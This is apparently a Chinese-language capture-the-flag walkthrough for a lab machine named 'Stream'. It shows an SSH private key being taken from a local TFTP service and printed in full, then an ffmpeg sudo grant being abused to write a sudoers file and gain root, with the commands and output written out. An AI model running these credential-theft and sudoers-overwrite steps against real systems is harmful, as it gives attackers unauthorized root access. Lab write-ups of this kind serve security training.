



Stream

先写一个大致思路

在8888端口里访问admin会出现



然后试了一下，发现live参数的时候会有一个视频在播放



ssh连接进入后在/home下找到了一个.status udp69，猜测是利用69端口得到更高的权限



bash

```
alvinchan@Stream:/tmp/bbsuid$ netstat -ulnp
netstat: can't scan /proc - are you root?
```

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address
      State                PID/Program name
udp      0      0 0.0.0.0:69              0.0.0.0:*
-
udp      0      0 :::8000                  :::*
-
udp      0      0 :::8001                  :::*
-
udp      0      0 :::8189                  :::*
-
udp      0      0 :::8890                  :::*
-

```

然后看到有一行

```
2438 root      0:00 /usr/sbin/in.tftpd -l -l -s /home/treadin -a
127.0.0.1 -u treadin -p
```

应该是在69端口开的tftp，目录开在treadin里面。

这个叫做treadin，也就是说t read in，应该是读取文件获得他的权限的。

去读取了一下他的ssh私钥，成功得到。

```
bash
alvinchan@Stream:/tmp$ tftp 127.0.0.1 -c get .ssh/id_rsa
/tmp/treadin_key
tftp 127.0.0.1 -c get .ssh/id_ed25519 /tmp/treadin_key_ed
Error code 1: File not found
alvinchan@Stream:/tmp$ ls
treadin_key          treadin_key_ed
alvinchan@Stream:/tmp$ cat treadin_key
alvinchan@Stream:/tmp$ cat treadin_key_ed
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmlUAAAABm9uZQAAAAAAAAAABAAAAMwAAAA
tzc2gtZW
QyNTUxOQAAACBZqy/sWzaYXZYqm025+erMRelz0jZ41WgMZ7AbE+tA0gAAAJhL
vgfXZb4H
```

```

1wAAAAtzC2gtZWQyNTUxOQAAACBZqy/sWzaYXZYqm025+erMRelz0jZ41WgMZ7
AbE+ta0g
AAAEduqEM8PZQLNuBjuFqNGxvkN4QF/8IoFn8xGbDgm4zBTlmrL+xbNphdliqY
7bn56sxF
6X0iNnjVaAxnsBsT60A6AAAADnRyZWfkaW5AU3RyZWftAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
alvinchan@Stream:/tmp$ chmod 600 /tmp/treadin_key_ed
alvinchan@Stream:/tmp$ ssh -i /tmp/treadin_key_ed
treadin@127.0.0.1

      -
    --  -----| |  ---  ---  -  ---  ---  ---
  \ \ / \ / / _ \ | / _ \ / _ \ | ' _ ' _ \ / _ \
    \ v v / _ \ | ( _ | ( _ ) | | | | | | | _ \
      \ _ \ / _ \ | | \ _ \ _ \ / | | | | | \ _ \

treadin@Stream:~$

```

sudo -l 后发现有一个ffmpeg的权限

```

treadin@Stream:~$ ls
treadin@Stream:~$ sudo -l
Matching Defaults entries for treadin on Stream:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for treadin:
    Defaults!/usr/sbin/visudo env_keep+=("SUDO_EDITOR EDITOR VISUAL")

User treadin may run the following commands on Stream:
    (ALL) NOPASSWD: /usr/bin/ffmpeg

```

```

bash

treadin@Stream:~$ echo -e ";FFMETADATA1\ntreadin ALL=(ALL)
NOPASSWD: ALL" > /tmp/payload.txt
treadin@Stream:~$ sudo /usr/bin/ffmpeg -y -i /tmp/payload.txt
-f ffmetadata /etc/sudoers.d/pwn

```

直接写一个让treadin能够直接切换到root的payload。前面加一个 `;FFMETADATA1` 是为了让ffmpeg能够跳过报错认为是一个元数据配置文件从而允许执行写入操作。

```
treadin@Stream:~$ sudo su -
/etc/sudoers.d/pwn:1:13: syntax error
;FFMETADATA1
^
/etc/sudoers.d/pwn:3:8: syntax error
encoder=Lavf60.16.100
^
root@Stream:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),
27(video)
root@Stream:~# cat /root/root.txt
flag{root-6235d8e489b3320dc6636e0fa97984e9}
root@Stream:~#
```

提权成功。